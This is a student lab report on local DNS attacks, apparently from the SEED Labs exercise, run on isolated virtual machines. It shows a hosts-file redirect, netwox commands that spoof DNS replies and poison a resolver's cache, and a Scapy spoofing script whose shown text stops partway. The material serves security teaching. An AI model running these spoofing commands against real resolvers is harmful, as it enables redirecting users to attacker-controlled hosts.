Virtual Machines

Machine	IP Address	MAC Address
Local DNS Server	10.0.2.4	08:00:27:02:6d:61
Attacker	10.0.2.5	08:00:27:cd:a8:db
User	10.0.2.6	08:00:27:b6:ef:b0

Task 1: Configure the User Machine

To configure the user machine (`10.0.2.6`), we ran the command `sudo vim /etc/resolvconf/resolv.conf.d/head` as shown in Figure 1 to add the line `nameserver 10.0.2.4` as shown in Figure 2. We then ran the command `sudo resolvconf -u` as shown in Figure 1 for the change to take effect.

From Figure 3, we can see that the response is indeed from my server, `10.0.2.4` when I ran the command `dig attacker32.com`.

```
[03/15/20]seed@VM:~$ sudo vim /etc/resolvconf/resolv.conf.d/head
[03/15/20]seed@VM:~$ sudo resolvconf -u
```

Figure 1: Terminal Commands

```
/bin/bash
/bin/bash 66x24
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by r
esolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN
nameserver 10.0.2.4
~
```

Figure 2: Modified head file

```
[03/15/20]seed@VM:~$ dig attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45131
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:
 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;attacker32.com.                        IN      A

;; ANSWER SECTION:
attacker32.com.         600     IN      A       184.168.221.55

;; AUTHORITY SECTION:
attacker32.com.         3600    IN      NS      ns13.domaincontrol
.com.
attacker32.com.         3600    IN      NS      ns14.domaincontrol
.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172800  IN      A       97.74.106.7
ns13.domaincontrol.com. 172800  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172800  IN      A       173.201.74.7
ns14.domaincontrol.com. 172800  IN      AAAA    2603:5:22a0::7

;; Query time: 724 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sun Mar 15 02:55:06 EDT 2020
;; MSG SIZE  rcvd: 199
```

Figure 3: Server Response

Task 2: Set up a Local DNS Server

The BIND 9 Server is configured and DNSSEC is turned off as shown in Figure 4.

```
/bin/bash
/bin/bash 81x29
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
=
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
=

        dump-file "/var/cache/bind/dump.db";

        // dnssec-validation auto;
        dnssec-enable no;

"/etc/bind/named.conf.options" 32L, 982C                      1,1           Top
```

Figure 4: named.conf modification

To dump the content of the cache, clear the cache and restart the DNS server, we ran the following commands `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart` as shown in Figure 5. To fix the rndc permission and ownership issue, I ran the commands, `sudo chown root:bind /etc/bind/rndc.key` and `sudo chmod 640 /etc/bind/rndc.key` as shown in Figure 5.

```
[03/15/20]seed@VM:~$ sudo service bind9 restart
[03/15/20]seed@VM:~$ sudo chown root:bind /etc/bind/rndc.key
[03/15/20]seed@VM:~$ sudo chmod 640 /etc/bind/rndc.key
[03/15/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/15/20]seed@VM:~$ sudo rndc flush
[03/15/20]seed@VM:~$ sudo service bind9 restart
```

Figure 5: Cache configurations

On the user machine (`10.0.2.6`), I pinged www.google.com and www.facebook.com as shown in Figures 6 and 8 respectively.

From Figure 6, we see that in the second packet, the local DNS server (`10.0.2.4`) is returning the response to the user (`10.0.2.6`) after the query in the first packet. After this, the first successful ping between the user (`10.0.2.6`) and www.google.com as represented by `172.217.194.147` as shown in Figure 7 occurs. Subsequently, more pings continue to occur without the local DNS sending out a query again, showing that the DNS cache is used.




Figure 6: PCAP of 10.0.2.6 ping to www.google.com




Figure 7: DNS Query Response from www.google.com

From Figure 8, we see that in the second packet, the local DNS server (`10.0.2.4`) is returning the response to the user (`10.0.2.6`) after the query in the first packet. After this, the first successful ping between the user (`10.0.2.6`) and www.facebook.com as represented by `157.240.7.35` occurs. Subsequently, more pings continue to occur without the local DNS sending out a query again, showing that the DNS cache is used.




Figure 8: PCAP of 10.0.2.6 ping to www.facebook.com

Task 3: Host a Zone in the Local DNS Server

Figure 9 shows the creation of two zone entries in the DNS server.

```
// This is the primary configuration file for the BIND DNS server named
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
        };

zone "0.168.192.in-addr.arpa" {
        type master;
        file "etc/bind/192.168.0.db";
        };
~
~
~
~
~
~
~
"/etc/bind/named.conf" 21L, 618C                              1,1           All
```

Figure 9: Create zones

Figures 10 and 11 show the creation of and the setup of the forward lookup zone file.

```
[03/17/20]seed@VM:.../bind$ pwd
/etc/bind
[03/17/20]seed@VM:.../bind$ sudo touch example.com.db
```

Figure 10: Creation of the forward lookup zone file

```
$TTL 3D ; default expiration time of all resource records without their own TTL
@       IN      SOA     ns.example.com. admin.example.com (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.         ;Address of nameserver
@       IN      MX      10 mail.example.com.    ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.com
mail    IN      A       192.168.0.102   ;Address of mail.example.com
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in the example.com domain
```

Figure 11: Setup of the forward lookup zone file

Figures 12 and 13 show the creation of and the setup of the reverse lookup zone file.

```
[03/17/20]seed@VM:.../bind$ sudo touch 192.168.0.db
[03/17/20]seed@VM:.../bind$ pwd
/etc/bind
[03/17/20]seed@VM:.../bind$ sudo vim 192.168.0.db
```

Figure 12: Creation of the reverse lookup zone file

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"192.168.0.db" 12L, 187C                                1,1           All
```

Figure 13: Setup of the reverse lookup zone file

Figure 14 shows the result of `dig www.example.com` before the BIND server was restarted, reflecting that the server was `127.0.1.1`.

```
[03/17/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13709
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        9821    IN      A       93.184.216.34

;; Query time: 5 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Mar 17 05:23:56 EDT 2020
;; MSG SIZE  rcvd: 60
```

Figure 14: Result of dig www.example.com before restarting BIND server

Figure 15 shows the result of `dig www.example.com` before the BIND server was restarted, reflecting that the server is now that of my local DNS server, `10.0.2.4` with the updated IP addresses.

```
[03/17/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32012
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 05:24:37 EDT 2020
;; MSG SIZE  rcvd: 93
```

Figure 15: Result of dig www.example.com after restarting BIND server

Task 4: Modifying the Host File

Prior to conducting the attack, there was 100% packet transmission as shown in Figure 16 when I ran `ping www.bank32.com`.

```
[03/17/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (50.63.202.61) 56(84) bytes of data.
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=1 ttl=50 time=184 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=2 ttl=46 time=191 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=3 ttl=46 time=189 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=4 ttl=46 time=184 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=5 ttl=50 time=182 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=6 ttl=46 time=186 ms
64 bytes from ip-50-63-202-61.ip.secureserver.net (50.63.202.61): icmp_se
q=7 ttl=50 time=182 ms
^C
--- bank32.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 7015ms
rtt min/avg/max/mdev = 182.431/185.968/191.457/3.277 ms
```

Figure 16: Ping www.bank32.com before attack

I subsequently modified the `/etc/host` file, redirecting `www.bank32.com` to `1.2.3.4` as shown in Figure 17.

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.bank32.com
~
~
~
~
~
~
~
~
~
"/etc/hosts" 19L, 543C                                  1,1          All
```

Figure 17: Modified /etc/hosts File

After modifying the `/etc/host` file, I ran `ping www.bank32.com` again, but this time there was 0% packet transmission and 100% packet loss, with a conclusion, "`Destination Host Unreachable`" as shown in Figure 18, showing the successful attack.

```
[03/17/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
From shiatl1.starhub.net.sg (203.118.15.166) icmp_seq=416 Destination Hos
t Unreachable
^C
--- www.bank32.com ping statistics ---
484 packets transmitted, 0 received, +1 errors, 100% packet loss, time 495172ms
pipe 2
```

Figure 18: Ping www.bank32.com after attack

Task 5: Directly Spoofing Response to User

Before the attack, running `dig example.net` on the user (`10.0.2.6`) returns an IP address of `93.184.216.34` as shown in Figure 19.

```
[03/17/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31210
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.NET.            86350   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            86350   IN      NS      b.iana-servers.net.
example.NET.            86350   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172750  IN      A       199.43.135.53
a.iana-servers.NET.     172750  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172750  IN      A       199.43.133.53
b.iana-servers.NET.     172750  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 07:37:56 EDT 2020
;; MSG SIZE  rcvd: 217
```

Figure 19: Dig example.net before attack

The Local DNS Server (`10.0.2.4`) was then reset using `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart`.

The attack was then launched from the attacker (`10.0.2.5`) using `sudo netwox 105 -h “example.net” -H 1.2.3.4 -a “ns.example.com” -A 192.168.0.10 -f “src host 10.0.2.6” -s “raw”` as shown in Figure 20.

```
[03/17/20]seed@VM:~$ sudo netwox 105 -h "example.net" -H 1.2.3.4 -a "ns.e
xample.com" -A 192.168.0.10 -f "src host 10.0.2.6" -s "raw"
DNS_question_______________________________________________________________.
| id=54999   rcode=OK             opcode=QUERY                             |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                    |
| example.net. A                                                           |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                       |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=54999   rcode=OK             opcode=QUERY                             |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                    |
| example.net. A                                                           |
| example.net. A 10 1.2.3.4                                                |
| ns.example.com. NS 10 ns.example.com.                                    |
| ns.example.com. A 10 192.168.0.10                                        |
|__________________________________________________________________________|
```

Figure 20: Running the attack

After the attack, running `dig example.net` on the user (`10.0.2.6`) returns an IP address of `1.2.3.4` as shown in Figure 21 as that was the provided IP in the attack as shown in Figure 20 with the given DNS answers.

```
[03/17/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59067
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       192.168.0.10

;; Query time: 72 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 07:20:21 EDT 2020
;; MSG SIZE  rcvd: 103
```

Figure 21: Dig example.net after attack

Task 6: DNS Cache Poisoning Attack


Before the attack, running `dig example.net` on the user (`10.0.2.6`) returns an IP address of `93.184.216.34` as shown in Figure 22.

```
[03/17/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31210
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.NET.            86350   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            86350   IN      NS      b.iana-servers.net.
example.NET.            86350   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172750  IN      A       199.43.135.53
a.iana-servers.NET.     172750  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172750  IN      A       199.43.133.53
b.iana-servers.NET.     172750  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 07:37:56 EDT 2020
;; MSG SIZE  rcvd: 217
```

Figure 22: Dig example.net before attack

The Local DNS Server (`10.0.2.4`) was then reset using `sudo rndc dumpdb -cache`, `sudo rndc flush` and `sudo sevice bind9 restart`.


The attack was then launched from the attacker (`10.0.2.5`) using `sudo netwox 105 -h "example.net" -H 1.2.3.4 -a "ns.example.com" -A 192.168.0.10 -f "src host 10.0.2.4" -s "raw" --ttl 600` as shown in Figure 22.



```
[03/17/20]seed@VM:~$ sudo netwox 105 -h "example.net" -H 1.2.3.4 -a "ns.e
xample.com" -A 192.168.0.10 -f "src host 10.0.2.4" -s "raw" --ttl 600
DNS_question_______________________________________________________________.
| id=25509   rcode=OK             opcode=QUERY                             |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                    |
| example.net. A                                                           |
| . OPT UDPpl=512 errcode=0 v=0 ...                                        |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=25509   rcode=OK             opcode=QUERY                             |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                    |
| example.net. A                                                           |
| example.net. A 600 1.2.3.4                                               |
| ns.example.com. NS 600 ns.example.com.                                   |
| ns.example.com. A 600 192.168.0.10                                       |
|__________________________________________________________________________|
```

Figure 23: Running the attack

After the attack, running `dig example.net` on the user (`10.0.2.6`) returns an IP address of `1.2.3.4` as shown in Figure 24 as that was the provided IP in the attack as shown in Figure 23 with the given DNS answers. We also note that the `TTL` has been updated to `600`.



```
[03/17/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41552
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            600     IN      A       1.2.3.4

;; Query time: 52 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Tue Mar 17 08:01:32 EDT 2020
;; MSG SIZE  rcvd: 56
```

Figure 24: Dig example.net after attack

Even after the attack is terminated, since the `TTL` has been updated to `600`, the spoofed reply remains cached in the DNS Local Server (`10.0.2.5`) for `600` seconds.

As shown in Figure 25, the DNS traffic can be observed using Wireshark and we can see that in the first few rows when the DNS cache has been poisoned, the spoofed reply, `1.2.3.4` (red box) is the one that is cached and given. However, after the TTL has expired, the DNS request is sent to the DNS server to resolve the IP address of the hostname and the correct IP address, `93.184.216.34` (green box) is obtained instead.

Source	Destination	Prot	Info
10.0.2.6	10.0.2.3	DHCP	DHCP Request - Transaction ID 0xac544960
10.0.2.3	10.0.2.6	DHCP	DHCP ACK - Transaction ID 0xac544960
10.0.2.6	10.0.2.4	DNS	Standard query 0x8929 A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x8929 A example.net A $\boxed{1.2.3.4}$ OPT
10.0.2.6	10.0.2.4	DNS	Standard query 0x1d24 A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x1d24 A example.net A 1.2.3.4 NS ns.exa
10.0.2.6	10.0.2.4	DNS	Standard query 0xdd01 A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0xdd01 A example.net A 1.2.3.4 NS ns.exa
10.0.2.6	10.0.2.4	DNS	Standard query 0x36f3 A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x36f3 A example.net A 1.2.3.4 NS ns.exa
10.0.2.6	10.0.2.4	DNS	Standard query 0xbeee A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0xbeee A example.net A 1.2.3.4 NS ns.exa
10.0.2.6	10.0.2.4	DNS	Standard query 0x8523 A example.net OPT
10.0.2.4	10.0.2.6	DNS	Standard query response 0x8523 A example.net A 1.2.3.4 NS ns.exa
10.0.2.6	10.0.2.4	DNS	Standard query 0xe1eb A example.net OPT
127.0.0.1	127.0.1.1	DNS	Standard query 0xe1eb A example.net OPT
10.0.2.6	192.168.2.100	DNS	Standard query 0xc7b9 A example.net OPT
10.0.2.6	192.168.2.101	DNS	Standard query 0xc7b9 A example.net OPT
192.168.…	10.0.2.6	DNS	Standard query response 0xc7b9 A example.net A $\boxed{93.184.216.34}$ OP
192.168.…	10.0.2.6	DNS	Standard query response 0xc7b9 A example.net A 93.184.216.34 OP
127.0.1.1	127.0.0.1	DNS	Standard query response 0xe1eb A example.net A 93.184.216.34 OP

Figure 25: PCAP of DNS Traffic

Task 7: DNS Cache Poisoning: Targeting the Authority Section

In order to have the local DNS server cache the entry `ns.attacker32.com` as the nameserver for future queries of any hostname in the `example.net`, the Scapy code should be as shown in Figure 26.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
                   rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                   rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200,
                   rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200,
                    rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200,
                    rdata='5.6.7.8')

    # Construct the DNS packet
